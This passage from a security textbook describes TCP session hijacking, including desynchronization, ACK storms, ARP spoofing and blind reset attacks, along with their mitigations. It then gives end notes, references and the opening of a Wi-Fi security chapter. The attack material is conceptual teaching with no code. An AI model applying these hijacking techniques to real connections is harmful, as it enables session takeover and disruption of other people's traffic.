TCP HIJACKING: OUTLINE. Consider a TCP connection between hosts A and B , with attacker T somewhere *on-path* (on the path the packets travel). Using any sniffer, T can read packet contents including A ’s IP address. Using any packet creation tool, T will send packets to B , falsely asserting A ’s source address—this is not prevented by TCP (Fig. 11.10, label 1). Responses will not be addressed to T , but this doesn’t matter; they are visible by on-path sniffing. For the A - B connection, T sniffs socket details and the session’s current sequencing numbers, using these to craft and inject packets whose TCP

¹⁶As standard checks, an incoming value $SEG.SEQ$ should be in $[RCV.NXT, RCV.NXT+RCV.WND]$, and an incoming $SEG.ACK$ should never be for bytes not yet sent, so $SEG.ACK \leq SND.NXT$ is required.

segments have sequencing numbers valid from B 's view of the A - B protocol state. B now receives TCP segments from T , processing them as if from A (e.g., data, commands, programs). To complete the attack, T removes A from being a nuisance (described next).




Figure 11.10: TCP session hijacking. T need not be on the LAN of either A or B .

HIJACKING SIDE EFFECT 1: DESYNCHRONIZATION. The above attack has side effects and races. Ongoing packets sent by A to B (Fig. 11.10, label 2), while T is also sending packets to B , may render T 's byte numbering invalid. For this reason, T may try to improve his odds, e.g., flooding A with packets to slow A 's ability to send to B , or sending poison packets to A (Fig. 11.10, label 3). Another option is to actively desynchronize A - B byte numbering. T does so by tampering with the connection set-up: when T sees the SYN-ACK from B to A (second message in the three-way handshake), T sends B an RST segment immediately followed by a SYN with the same socket details but new ISN_T. This causes B to end the first connection to A , then open a new one with new ISN_{b*} in the SYN-ACK. Observing this, T responds (spoofing A 's address) with an ACK. Meanwhile, A believes it has established a TCP connection with B , but is now using sequence numbering different than B . This desynchronized state prevents data exchange between A and B . If desired, T can sniff these packets, modify any contents, and adjust the byte-number fields to render relayed packets acceptable—acting as a middle-person.

HIJACKING SIDE EFFECT 2: ACK STORMS. As T injects packets acceptable to B , the byte numbers (and corresponding receive windows) between T (as A) and B advance. As A is out of synch, any packets exchanged between A and B are dropped. In this case, TCP mandates an ACK segment (without data); it will trigger a response, as follows. Each host will repeatedly (and hopelessly) inform the other of byte numbers they expect to next send, and receive. Thus B sends an ACK segment to A asserting: SND.NXT_b, RCV.NXT_b. A reciprocates, asserting: SND.NXT_a, RCV.NXT_a. And so on, in an ACK loop until a packet is lost, or the TCP connection is reset. Aside from this *assertion ACK storm*, any packets from A to B containing data bytes that go unacknowledged will be resent, raising another ACK storm; T can preempt such follow-up storms by crafting false ACKs.

TAMING ACK STORMS. To reduce ACK storms, T may send to A denial of service packets (as noted earlier), or an RST segment. This turns a potential middle-person attack into a straight takeover. (After all, T may feel that A is now disturbing T 's otherwise pleasant session with B .) An alternate, cleaner method to avoid ACK storms is ARP spoofing to redirect packets intended for A and B to T ;¹⁷ this prevents A and B from receiving packets that trigger ACK responses due to, in the receiver's view, invalid sequencing numbers. Such storms may also be tamed by (legitimate) TCP implementations that automatically

¹⁷Ettercap and other widely available tools use this method.

rate-limit duplicate or repeated ACKs, e.g., to a few per second.

BLIND TCP RESET ATTACKS. Methods related to those for hijacking (above) have been used for *off-path* (“blind”) TCP DoS attacks; here sequence numbers must be guessed rather than observed (sniffed). A first attack aims for connection teardown by sending an RST with valid sequence number. In older TCP implementations, any in-window sequence number is valid (new implementations require exactly matching SND.NXT). A second attack, sending an unexpected SYN segment (e.g., for an established connection), aims to trigger an RST. In older TCP implementations, any in-window sequence number triggers an RST (in later implementations, such a segment calls for an assertion ACK and dropped segment, with an RST only if the response is a valid RST; if the SYN was spoofed, the peer discards the ACK as a duplicate ACK). Such resets are of special concern to, e.g., long-lived router connections where connection teardown results in long disruptions due to recomputations needed to rebuild routing tables.

MITIGATING TCP-BASED ATTACKS. To mitigate off-path attacks (immediately above), RFC 5961 provides an update to the TCP specification as noted in Section 11.7. More generally, the main defense against TCP hijacking attacks is, as noted at the beginning of this section, to encrypt network communications using, e.g., SSH, TLS or IPsec.

11.7 ‡End notes and further reading

For background on basic concepts in networking, see Section 10.6, and Chapter 10 end notes for foundational Internet specifications (IP, ICMP, TCP, UDP).

Anderson’s 1980 report [3] proposed the detection of *abnormal* computer usage by analyzing audit data. Distinct from legitimate users misusing authorized access (*misfeasance*), he distinguished three types of intruder: *masquerador* (user of stolen credentials), *clandestine user* (evading audits, e.g., as root user modifying audit trail records), and *external penetrator*. The report laid the groundwork for (host-based) *anomaly-based* intrusion detection; suggested use of *sum-of-squares* and *standard deviation* to measure variation of parameters from recorded averages; and recommended creating *security audit trails* independent of accounting and finance needs. Denning’s anomaly-based generic IDS model [26] appeared after publication of work on IDES with Neumann [25] that detailed statistical (profile-based) anomaly detection. IDES used both this and *rule-based anomaly detection* methods—see Lunt [52]. Bejtlich [13, App. B] summarizes early network monitoring and NIDS papers. As NIDSs became fashionable, focus shifted from Anderson’s goal of finding intruders already inside, to trying to stop attacks in progress.

For IDS background and historical context, see Bace [11] and Debar [24]. *Snort* [72] is used not only as an IDS, but also for packet sniffing and logging. *Bro*, “an Orwellian reminder that monitoring comes hand in hand with the potential for privacy violations” [64], has a network monitor origin, as does Ranum’s Network Flight Recorder (*NFR*) [71], which predates *Snort* by two years. The signature-based *Suricata* NIDS [83] was released in 2010 as a multi-threaded competitor to Snort’s single-threaded engine. Signature-based IDS is sometimes categorized under *misuse detection*. For a type of *stateful protocol anal-*

ysis (cf. NIST [75]), **Bro** signatures can use context (including state) to reduce false positives, as noted by Sommer [77, Sect. 3.5], [78]; the latter also discusses converting **Snort** rules to Bro signatures and compares the systems. Such *contextualized signatures* differ from using Bro in pure *specification-based approaches*, which have a stronger goodlist (allowlist) basis—see Ko [47] and Uppuluri [80]. Ptacek [68] explains how IDS evasion is possible by maliciously fragmenting packets and related means causing ambiguities in packet reassembly. Handley [39] outlines *traffic normalization* to address this (related literature refers to *protocol scrubbers*), in a broad-sense example of principle P15 (DATA-TYPE-VALIDATION).

Rather than industry-driven IDSs, Bejtlich argues for network security based on strong *monitoring* tools in books focused on inbound [13] and outbound traffic [14], calling the latter *extrusion detection*. For IDS in practice, see also Northcutt [61, 60]. For the BSD Packet Filter (BPF) widely used in packet capture tools, see McCanne [53]. Safford [74] introduces **Drawbridge**, a *filtering bridge*, and describes the **TAMU** security package, an early monitoring and intruder defense system. Decoy targets called *honeypots* (hosts with no legitimate users) allow extraction of knowledge from attackers and malware capture for signature generation; see Provos [67] for this and **Honeyd**, and Cheswick [21] including for use of a *chroot jail*. Bellovin’s early Internet-monitoring papers [15, 16] were illuminating. The **Unix** finger command (RFC 1288), heavily used in early Internet days to obtain information about users on remote hosts, is deprecated (commonly unsupported), for security reasons. On the *base rate fallacy*, see Axelsson [10] for IDS implications (and IDS base rates), and Beauchemin [12] as it relates to generating probable prime numbers.

Software flaws including buffer overflows (for which Chapter 6 noted static analysis) can be found by *fuzzing* (*fuzz testing*), which may offer information on offending inputs as a bonus. Miller’s seminal fuzzing studies [56, 55] explored software responses to random input, respectively for **Unix** commands and **MacOS** applications. For *software fault injection* (a sub-class of fuzzing), see Voas [81] and also Anley [4, Ch. 16-17]. For fuzzing and broader penetration testing (cf. McGraw [54, Ch. 6]) see Harper [40], as well as for **Metasploit** and responsible disclosure. Regarding curious Metasploit usage patterns over the first two days after release of new exploit modules, see Ramirez-Silva [70]. For vulnerability assessment, scanning and exploitation tools, and defenses, see Skoudis [76]. **SATAN** [31] popularized the now well-accepted practice “hack yourself before the bad guy does”; Bace [11] explains how earlier self-assessments were *credentialed*, i.e., used on-host tools such as **COPS** [30] run on authorized user accounts. In a later book [32], the SATAN authors explore *computer forensics*. OS detection via TCP/UDP stackprinting in **Nmap** is from Fyodor [35]. For **p0f** see Zalewski [85, pp. 142–146]. **Xprobe2** originates from Ofir Arkin and Fyodor Yarochkin [62]. For detection of port scanning based on a small number of probes, see Jung [44], and Staniford [79] for detecting stealthy port scans. For use of *exposure maps* to enumerate sockets responsive to external connection attempts, see Whyte [84]. For Internet-wide scanning using **ZMap**, see Durumeric [28].

Abliz [1] offers a comprehensive survey on DoS. Paxson [65] explores DDoS attacks by which packets sent to a large number of *reflectors* (any IP host that responds to packets sent) target a specific true victim as the false source IP address, with responses flooding

that victim. See Rossow [73] for a study of UDP-based network protocols vulnerable to amplification attacks, and countermeasures. Moore [59] measures global DoS activity using *backscatter analysis*. Jung [43] discusses relationships between DoS, flash crowds, and CDNs. For *ingress filtering*, see RFC 2827 [33]; and for additional TCP SYN flooding mitigations, RFC 4987 [29]. SYN flooding, popularized by daemon9 [22], was known to Bellovin [18]. DoS-related CERT Advisories (CA) and Incident Notes (IN) include suggested mitigations: CA-1996-01 (UDP flood), CA-1996-21 (TCP SYN flood), CA-1996-26 (*Ping of Death*), CA-1997-28 (*Teardrop*, *LAND*), CA-1998-01 (*Smurf*) and IN-99-07 (*Trinoo*, *TFN*). DNS is standardized in two RFCs by Mockapetris [57, 58]; for a threat analysis, see RFC 3833 [9], and Bellovin [17]. DNSSEC, specified in three main RFCs [6, 7, 8], offers a collection of new resource records and protocol modifications enabling DNS to provide data origin authentication and integrity to query-response pairs (cf. P19, REQUEST-RESPONSE-INTEGRITY); RFC 6840 [82] offers implementation notes.

TCP/IP suite vulnerabilities and mitigations are discussed in Gont’s security roadmap [38], as a companion to RFCs; see also Bellovin’s annotated lookback [18], including for routing-based attacks allowing on-path hijacking. TCP *off-path* (or *blind*) attacks aiming to disrupt (e.g., by resets) or inject data into/hijack connections, typically require knowing or guessing socket details plus an acceptable SEQ and/or ACK number; these build on Morris’ 1985 blind TCP connection-spoofing attack [37, Appendix A.1] (also discussed by Zalewski [85, pp. 147–150], including implications of successful data injection into unencrypted sessions). Mitigations include using unpredictable TCP ISNs [37], *randomization of ephemeral ports* [50], and ([69], cf. [38]) narrowing the range of acceptable SEQ/ACK numbers plus additional *challenge* ACKs.

Joncheray [42] explained the details of TCP-based *session hijacking*. For TCP session hijacking by an on-path attacker that is not on the LAN of either end-host, ARP spoofing can be used on intermediate routers; see Skoudis [76, p. 488]. For ARP spoofing, see Bruschi [20]. ARP is defined in RFC 826 [66]. Regarding *Ettercap*, its authors note in an interview with Biancuzzi [19]: “We were studying for a university exam on networking, and we noticed that network security was more fun than differential equations.”

References (Chapter 11)

- [1] M. Abliz. Internet denial of service attacks and defense mechanisms, Mar. 2011. University of Pittsburgh Technical Report TR-11-178, pp.1–50.
- [2] W. Aiello, S. M. Bellovin, M. Blaze, J. Ioannidis, O. Reingold, R. Canetti, and A. D. Keromytis. Efficient, DoS-resistant, secure key exchange for Internet protocols. In *ACM Comp. & Comm. Security (CCS)*, pages 48–58, 2002. Journal version: *ACM TISSEC*, 2004.
- [3] J. P. Anderson. Computer Security Threat Monitoring and Surveillance. James P. Anderson Co., Fort Washington, PA, USA. Feb 1980, revised 15 Apr 1980. (Distinct from Anderson’s 1972 report).
- [4] C. Anley, J. Heasman, F. Lindner, and G. Richarte. *The Shellcoder’s Handbook: Discovering and Exploiting Security Holes (2nd edition)*. Wiley, 2007.
- [5] M. Antonakakis and 18 others. Understanding the Mirai botnet. In *USENIX Security*, 2017.
- [6] R. Arends, R. Austein, M. Larson, D. Massey, and S. Rose. RFC 4033: DNS Security Introduction and Requirements, Mar. 2005. Proposed Standard. Obsoletes RFC 2535 (which obsoleted 2065, Jan 1997); updated by RFC 6014, 6840.
- [7] R. Arends, R. Austein, M. Larson, D. Massey, and S. Rose. RFC 4034: Resource Records for the DNS Security Extensions, Mar. 2005. Proposed Standard. Updated by RFC 4470, 6014, 6840, 6944.
- [8] R. Arends, R. Austein, M. Larson, D. Massey, and S. Rose. RFC 4035: Protocol Modifications for the DNS Security Extensions, Mar. 2005. Proposed Standard. Updated by RFC 4470, 6014, 6840, 8198.
- [9] D. Atkins and R. Austein. RFC 3833: Threat Analysis of the Domain Name System (DNS), Aug. 2004. Informational.
- [10] S. Axelsson. The base-rate fallacy and its implications for the difficulty of intrusion detection. In *ACM Comp. & Comm. Security (CCS)*, pages 1–7, 1999. Journal version: *ACM TISSEC*, 2000.
- [11] R. G. Bace. *Intrusion Detection*. Macmillan, 2000.
- [12] P. Beauchemin, G. Brassard, C. Crépeau, C. Goutier, and C. Pomerance. The generation of random numbers that are probably prime. *Journal of Cryptology*, 1(1):53–64, 1988.
- [13] R. Bejtlich. *The Tao of Network Security Monitoring: Beyond Intrusion Detection*. Addison-Wesley, 2004.
- [14] R. Bejtlich. *Extrusion Detection: Security Monitoring for Internal Intrusions*. Addison-Wesley, 2005.
- [15] S. M. Bellovin. There be dragons. In *Proc. Summer USENIX Technical Conf.*, 1992.
- [16] S. M. Bellovin. Packets found on an Internet. *Computer Communication Review*, 23(3):26–31, 1993.
- [17] S. M. Bellovin. Using the domain name system for system break-ins. In *USENIX Security*, 1995.
- [18] S. M. Bellovin. A look back at “Security problems in the TCP/IP protocol suite”. In *Annual Computer Security Applications Conf. (ACSAC)*, pages 229–249, 2004. Embeds commentary into 1989 original “Security problems in the TCP/IP protocol suite”, *Comp. Commn Review* 19(2):32–48, Apr 1989.
- [19] F. Bianuzzi. The men behind ettercapNG. On linux.com, 9 Nov 2004, <https://www.linux.com/news/men-behind-ettercapng>; see also <https://www.ettercap-project.org/>.

- [20] D. Bruschi, A. Ornaghi, and E. Rosti. S-ARP: A secure address resolution protocol. In *Annual Computer Security Applications Conf. (ACSAC)*, pages 66–74, 2003.
- [21] B. Cheswick. An evening with Berferd in which a cracker is lured, endured, and studied. In *Proc. Winter USENIX Technical Conf.*, 1992.
- [22] daemon9, route, and infinity. Project Neptune. In *Phrack Magazine*. 1 Sept 1996, vol.7 no.48, file 13 of 18 (with Linux source), <http://www.phrack.org>.
- [23] D. Dagon, M. Antonakakis, P. Vixie, T. Jinmei, and W. Lee. Increased DNS forgery resistance through 0x20-bit encoding: SecURiTY via LeET QueRieS. In *ACM Comp. & Comm. Security (CCS)*, 2008.
- [24] H. Debar, M. Dacier, and A. Wespi. A revised taxonomy for intrusion-detection systems. *Annales des Télécommunications*, 55(7-8):361–378, 2000.
- [25] D. Denning and P. G. Neumann. Requirements and model for IDES—A real-time intrusion-detection expert system, Aug. 1985. SRI Project 6169-10, Menlo Park, CA, USA.
- [26] D. E. Denning. An intrusion-detection model. In *IEEE Symp. Security and Privacy*, pages 118–133, 1986. Journal version: *IEEE Trans. Software Eng.*, 1987.
- [27] D. Dittrich. The DoS Project’s ‘trinoo’ distributed denial of service attack tool. 21 Oct 1999, University of Washington, <https://staff.washington.edu/dittrich/misc/ddos/>.
- [28] Z. Durumeric, E. Wustrow, and J. A. Halderman. Zmap: Fast internet-wide scanning and its security applications. In *USENIX Security*, pages 605–620, 2013.
- [29] W. Eddy. RFC 4987: TCP SYN Flooding Attacks and Common Mitigations, Aug. 2007. Informational.
- [30] D. Farmer and E. H. Spafford. The COPS security checker system. In *Proc. Summer USENIX Technical Conf.*, pages 165–170, 1990.
- [31] D. Farmer and W. Venema. Improving the security of your site by breaking into it. White paper, 1993, <http://www.porcupine.org/satan/admin-guide-to-cracking.html> (software tool openly available).
- [32] D. Farmer and W. Venema. *Forensic Discovery*. Addison-Wesley, 2005.
- [33] P. Ferguson and D. Senie. RFC 2827: Network Ingress Filtering—Defeating Denial of Service Attacks that employ IP Source Address Spoofing, May 2000. Best Current Practice (BCP 38). Updated by RFC 3704: Ingress Filtering for Multihomed Networks, Mar 2004.
- [34] S. Forrest, S. A. Hofmeyr, A. Somayaji, and T. A. Longstaff. A sense of self for Unix processes. In *IEEE Symp. Security and Privacy*, pages 120–128, 1996.
- [35] Fyodor. Remote OS detection via TCP/IP Stack FingerPrinting. In *Phrack Magazine*. 25 Dec 1998, vol.8 no.54, article 9 of 12, <http://www.phrack.org>. Nmap details: <https://nmap.org/book/>.
- [36] F. Gont. RFC 5927: ICMP Attacks Against TCP, July 2010. Informational.
- [37] F. Gont and S. Bellovin. RFC 6528: Defending Against Sequence Number Attacks, Feb. 2012. Proposed Standard. Obsoletes RFC 1948. Updates RFC 793.
- [38] F. Gont (on behalf of CPNI). Security assessment of the Transmission Control Protocol (TCP). Technical Note 3/2009, Centre for the Protection of National Infrastructure (CPNI), UK.
- [39] M. Handley, V. Paxson, and C. Kreibich. Network intrusion detection: Evasion, traffic normalization, and end-to-end protocol semantics. In *USENIX Security*, 2001.
- [40] A. Harper, S. Harris, J. Ness, C. Eagle, G. Lenkey, and T. Williams. *Gray Hat Hacking: The Ethical Hacker’s Handbook (3rd edition)*. McGraw-Hill, 2011.
- [41] S. A. Hofmeyr, S. Forrest, and A. Somayaji. Intrusion detection using sequences of system calls. *Journal of Computer Security*, 6(3):151–180, 1998.
- [42] L. Joncheray. A simple active attack against TCP. In *USENIX Security*, 1995.

- [43] J. Jung, B. Krishnamurthy, and M. Rabinovich. Flash crowds and denial of service attacks: characterization and implications for CDNs and web sites. In *WWW—Int'l Conf. on World Wide Web*, 2002.
- [44] J. Jung, V. Paxson, A. W. Berger, and H. Balakrishnan. Fast portscan detection using sequential hypothesis testing. In *IEEE Symp. Security and Privacy*, pages 211–225, 2004.
- [45] C. Kaufman, R. J. Perlman, and B. Sommerfeld. DoS protection for UDP-based protocols. In *ACM Comp. & Comm. Security (CCS)*, pages 2–7, 2003.
- [46] D. Kennedy, J. O’Gorman, D. Kearns, and M. Aharoni. *Metasploit: The Penetration Tester’s Guide*. No Starch Press, 2011. See also: The Metasploit Project, <https://www.metasploit.com>.
- [47] C. Ko, M. Ruschitzka, and K. N. Levitt. Execution monitoring of security-critical programs in distributed systems: A specification-based approach. In *IEEE Symp. Security and Privacy*, 1997.
- [48] C. Kolias, G. Kambourakis, A. Stavrou, and J. M. Voas. DDoS in the IoT: Mirai and Other Botnets. *IEEE Computer*, 50(7):80–84, 2017.
- [49] M. Kührer, T. Hupperich, C. Rossow, and T. Holz. Exit from hell? Reducing the impact of amplification DDoS attacks. In *USENIX Security*, pages 111–125, 2014.
- [50] M. Larsen and F. Gont. RFC 6056: Recommendations for Transport-Protocol Port Randomization, Jan. 2011. Best Current Practice (BCP 156).
- [51] J. Lemon. Resisting SYN flood DoS attacks with a SYN cache. In *USENIX BSDCon*, 2002.
- [52] T. F. Lunt, A. Tamaru, F. Gilham, R. Jagannathan, P. G. Neumann, and C. Jalali. IDES: A progress report. In *Annual Computer Security Applications Conf. (ACSAC)*, pages 273–285, 1990. For details of the IDES anomaly-based statistical subsystem, see H.S. Javitz and A. Valdes, “The SRI IDES statistical anomaly detector”, *IEEE Symp. Security and Privacy*, 1991.
- [53] S. McCanne and V. Jacobson. The BSD packet filter: A new architecture for user-level packet capture. In *Proc. Winter USENIX Technical Conf.*, pages 259–270, 1993.
- [54] G. McGraw. *Software Security: Building Security In*. Addison-Wesley, 2006. Includes extensive annotated bibliography.
- [55] B. P. Miller, G. Cooksey, and F. Moore. An empirical study of the robustness of MacOS applications using random testing. *ACM Operating Sys. Review*, 41(1):78–86, 2007.
- [56] B. P. Miller, L. Fredriksen, and B. So. An empirical study of the reliability of UNIX utilities. *Comm. ACM*, 33(12):32–44, 1990. Revisited in Tech. Report CS-TR-95-1268 (Apr 1995), Univ. of Wisconsin.
- [57] P. Mockapetris. RFC 1034: Domain Names—Concepts and Facilities, Nov. 1987. Internet Standard. Obsoletes RFC 882, 883, 973.
- [58] P. Mockapetris. RFC 1035: Domain Names—Implementation and Specification, Nov. 1987. Internet Standard. Obsoletes RFC 882, 883, 973.
- [59] D. Moore, C. Shannon, D. J. Brown, G. M. Voelker, and S. Savage. Inferring Internet denial-of-service activity. *ACM Trans. Comput. Syst.*, 24(2):115–139, May 2006. Earlier: *USENIX Security* 2001.
- [60] S. Northcutt, M. Cooper, M. Fearnlow, and K. Frederick. *Intrusion Signatures and Analysis*. New Riders Publishing, 2001.
- [61] S. Northcutt, J. Novak, and D. McLachlan. *Network Intrusion Detection: An Analyst’s Handbook (2nd edition)*. New Riders Publishing, 2000.
- [62] Ofir Arkin and Fyodor Yarochkin. ICMP based remote OS TCP/IP stack fingerprinting techniques. In *Phrack Magazine*. 11 Aug 2001, vol.11 no.57, file 7 of 12, <http://www.phrack.org>.
- [63] G. Ollmann. The pharming guide: Understanding and preventing DNS-related attacks by phishers. Whitepaper, available online, July 2005.
- [64] V. Paxson. Bro: A system for detecting network intruders in real-time. *Computer Networks*, 31(23–24):2435–2463, 1999. Earlier version: *USENIX Security*, 1998.

- [65] V. Paxson. An analysis of using reflectors for distributed denial-of-service attacks. *Computer Communication Review*, 31(3):38–47, 2001. See also: Steve Gibson, “Distributed reflection denial of service”, 22 Feb 2002 (online).
- [66] D. C. Plummer. RFC 826: An Ethernet Address Resolution Protocol, Nov. 1982. Internet Standard.
- [67] N. Provos and T. Holz. *Virtual Honeypots: From Botnet Tracking to Intrusion Detection*. Addison-Wesley, 2007.
- [68] T. H. Ptacek and T. N. Newsham. Insertion, evasion, and denial of service: Eluding network intrusion detection. January 1998, available online.
- [69] A. Ramaiah, R. Stewart, and M. Dalal. RFC 5961: Improving TCP’s Robustness to Blind In-Window Attacks, Aug. 2010. Proposed Standard.
- [70] E. Ramirez-Silva and M. Dacier. Empirical study of the impact of Metasploit-related attacks in 4 years of attack traces. In *Asian Computing Sci. Conf. (ASIAN)*, pages 198–211, 2007. Springer LNCS 4846.
- [71] M. J. Ranum, K. Landfield, M. T. Stolarchuk, M. Sienkiewicz, A. Lambeth, and E. Wall. Implementing a generalized tool for network monitoring. In *Large Installation Sys. Admin. Conf. (LISA)*, 1997.
- [72] M. Roesch. Snort: Lightweight intrusion detection for networks. In *Large Installation Sys. Admin. Conf. (LISA)*, pages 229–238, 1999. For official documentation see <https://www.snort.org>.
- [73] C. Rossow. Amplification hell: Revisiting network protocols for DDoS abuse. In *Netw. Dist. Sys. Security (NDSS)*, 2014.
- [74] D. Safford, D. L. Schales, and D. K. Hess. The TAMU security package: An ongoing response to internet intruders in an academic environment. In *USENIX Security*, 1993.
- [75] K. Scarfone and P. Mell. Guide to Intrusion Detection and Prevention Systems (IDPS). NIST Special Publication 800–94, National Inst. Standards and Tech., USA, Feb. 2007.
- [76] E. Skoudis and T. Liston. *Counter Hack Reloaded: A Step-by-Step Guide to Computer Attacks and Effective Defenses (2nd edition)*. Prentice Hall, 2006 (first edition: 2001).
- [77] R. Sommer. Bro: An open source network intrusion detection system. In *17th DFN Workshop on Communication Networks*, pages 273–288, 2003.
- [78] R. Sommer and V. Paxson. Enhancing byte-level network intrusion detection signatures with context. In *ACM Comp. & Comm. Security (CCS)*, pages 262–271, 2003. (Compares Bro to Snort).
- [79] S. Staniford, J. A. Hoagland, and J. M. McAlerney. Practical automated detection of stealthy portscans. *Journal of Computer Security*, 10(1/2):105–136, 2002.
- [80] P. Uppuluri and R. Sekar. Experiences with specification-based intrusion detection. In *Reseach in Attacks, Intrusions, Defenses (RAID)*, pages 172–189, 2001.
- [81] J. Voas and G. McGraw. *Software Fault Injection: Inoculating Programs Against Errors*. Wiley, 1998.
- [82] S. Weiler and D. Blacka. RFC 6840: Clarifications and Implementation Notes for DNS Security (DNSSEC), Feb. 2013. Proposed Standard.
- [83] J. White, T. Fitzsimmons, J. Licata, and J. Matthews. Quantitative analysis of intrusion detection systems: Snort and Suricata. In *Proc. SPIE 8757, Cyber Sensing 2013*, pages 275–289. Apr 30, 2013.
- [84] D. Whyte, P. C. van Oorschot, and E. Kranakis. Tracking darkports for network defense. In *Annual Computer Security Applications Conf. (ACSAC)*, pages 161–171, 2007. Earlier version: *USENIX Hot-Sec*, 2006, “Exposure maps: Removing reliance on attribution during scan detection”.
- [85] M. Zalewski. *Silence on the Wire: a Field Guide to Passive Reconnaissance and Indirect Attacks*. No Starch Press, 2005. See also “p0f v3: passive fingerprinter”, <http://lcamtuf.coredump.cx/p0f3/README>.



Chapter 12

Wireless LAN Security: 802.11 and Wi-Fi

12.1 Background: 802.11 WLAN architecture and overview	340
12.2 WLAN threats and mitigations	343
12.3 Security architecture: access control, EAP and RADIUS	347
12.4 RC4 stream cipher and its use in WEP	351
12.5 WEP attacks: authentication, integrity, keystream reuse	353
12.6 WEP security summary and full key recovery	357
12.7 ‡AES-CCMP frame encryption and key hierarchy	361
12.8 Robust authentication, key establishment and WPA3	364
12.9 ‡End notes and further reading	369
References	371

Chapter 12

Wireless LAN Security: 802.11 and Wi-Fi

This chapter considers wireless local area network (WLAN) security. The focus is WLANs based on the IEEE 802.11 standard, and related subsets marketed under the *Wi-Fi* brand by an industry association to facilitate product interoperability. This provides a rich opportunity to explore and analyze the security implications of specific design choices actually made in a major fielded system—avoiding any claims that “no one would ever have made those choices in practice” and long lists of “what if” or “suppose that” alternatives. Wireless access introduces both new security challenges, and an opportunity to apply standard security tools and mechanisms to wireless LANs as a particular use case. Our study will also illustrate that building real-life systems involves a large number of low-level security-relevant decisions—and that design mistakes are made even by international committees, and in widely deployed products from large multi-national corporations.

12.1 Background: 802.11 WLAN architecture and overview

Ethernet is a dominant family of networking technologies for wired LANs (local area networks); the standard governing it is IEEE 802.3. Loosely speaking, the analogous technology and standard for WLANs are **Wi-Fi** and IEEE 802.11. From a network stack viewpoint (Chapter 10), both Wi-Fi and Ethernet provide an interface insulating higher layers from the implementation details of the data link and physical layers.

Mobile devices such as laptop computers commonly access network resources by connecting to an *access point* over a wireless medium in specific radio frequency (RF) ranges. The access point itself is typically connected to a physically wired local network, thereby providing Internet connectivity. Aside from connecting to a cellular network, many mobile phones can connect by WLAN to an access point—to access Internet services more cost-effectively (if mobile phone cellular service is billed on a usage basis), or more reliably if cellular reception is poor (e.g., indoors).

PRIMARY 802.11 COMPONENTS. The main components of a WLAN (Fig. 12.1) are the wireless endpoint or *mobile station* (STA), *access point* (AP), and *authentication server* (AS). An AP creates logical connections between STA devices and a *distribution system*




Figure 12.1: Three main components of a WLAN: mobile station (STA), access point (AP), and authentication server (AS). Using the 802.1X model, the AP includes an authenticator, which communicates with the AS (often known as a RADIUS server).

(DS), usually wired to the rest of the network, providing forwarding and routing services. The AS may be built into the AP in simple designs (e.g., for home networks), often using no more than a username-password list (we discuss more advanced authentication later).

INFRASTRUCTURE MODE. Our main focus and the common use of an 802.11 WLAN is what is called *infrastructure mode*. This involves one or more APs. An AP establishes a wireless connection with a STA, logically connecting it to the DS (or perhaps to another STA). The AP's *authenticator* sub-component allows the STA to access the DS via an *access control* mechanism (shown later in Fig. 12.4) relying on an approval decision from the AS. An AP plus one or more STAs in this mode is called a *basic service set* (BSS); two or more BSSs connected by a DS form an *extended service set* (ESS).

‡**AD HOC MODE.** A different 802.11 network configuration—now without any AP—is *ad hoc mode*. Endpoints (STAs) connect directly to each other, forming what is called an *independent basic service set* (IBSS), with no connection to a DS or other network.

FRAME TYPES IN 802.11. IEEE 802.11 specifies three types of frames (Fig. 12.2):

1. *data frames* (highest level). Satisfying the end-goal of WLANs, these carry upper-layer protocol data for the far-end destination, and also (upper-layer) authentication messages. Early 802.11 protection mechanisms focused largely on data frames.
2. *management frames*. These include messages related to beacons, probes, associations and related (low-level non-cryptographic) authentication. They support new STA-AP connections, and handovers between APs as mobile devices move into/out of range.
3. *control frames* (lowest level). These frames are related to accessing the wireless media, and facilitate management frames and data frames. We say little more about them.




Figure 12.2: 802.11 MAC frame format. Frame type (TP) may be: control, management, or data frame. MAC frames are the payload of the physical layer, whose own header information (not shown) includes a Physical Layer Convergence Protocol (PLCP) *preamble* allowing recognition of 802.11 frames, and other information such as an explicit byte count or transmission period in μs specifying the payload length before the trailing CRC.

Radio spectrum *bands* allocated for Wi-Fi (e.g., contiguous frequency ranges around 2.4 GHz and 5 GHz) are subdivided into narrower ranges called *channels*. A channel is selected by or configured into the AP.

SSIDs ARE NOT SECRETS. A *service set identifier* (SSID) is an alphanumeric WLAN name, up to 32 characters. This is distinct from the *BSSID* (ID for a BSS), an AP's 48-bit MAC address. An SSID may also serve as *ESSID* (ID for an ESS). Some early 802.11 systems treated SSIDs as secrets, allowing a device to access an AP if it knew the SSID; this fails as an access control mechanism, because SSIDs are visible as plaintext in management frames. A rogue AP may spoof an SSID simply by asserting the text string.

MULTICAST ADDRESSES AND INFRASTRUCTURE MODE. An 802.11 frame includes 48-bit source and destination *media access control* (MAC) addresses, user data, and a *cyclic redundancy code* (CRC) checksum designed to detect transmission errors. A *unicast* destination address specifies a single recipient; a *multicast* destination address specifies a group of recipients, with special case of a designated *broadcast address* denoting all LAN devices. In 802.11 infrastructure mode, the AP may send multicast messages; a STA wishing to do so communicates this to the AP, which can send the multicast on the STA's behalf. Our interest is in WLAN security (not addressing), but broadcast messages are important in security: they are encrypted under a group key shared by all local (WLAN) devices, and group key management (page 366) is important in the security architecture.

ASSOCIATION, BEACONS AND PROBES. For a wireless device (STA) to use an AP in its signal range, a (layer 2) link-level connection or *association* must first be set up. The steps for a STA to associate with an AP are as follows (as summarized in Table 12.1).

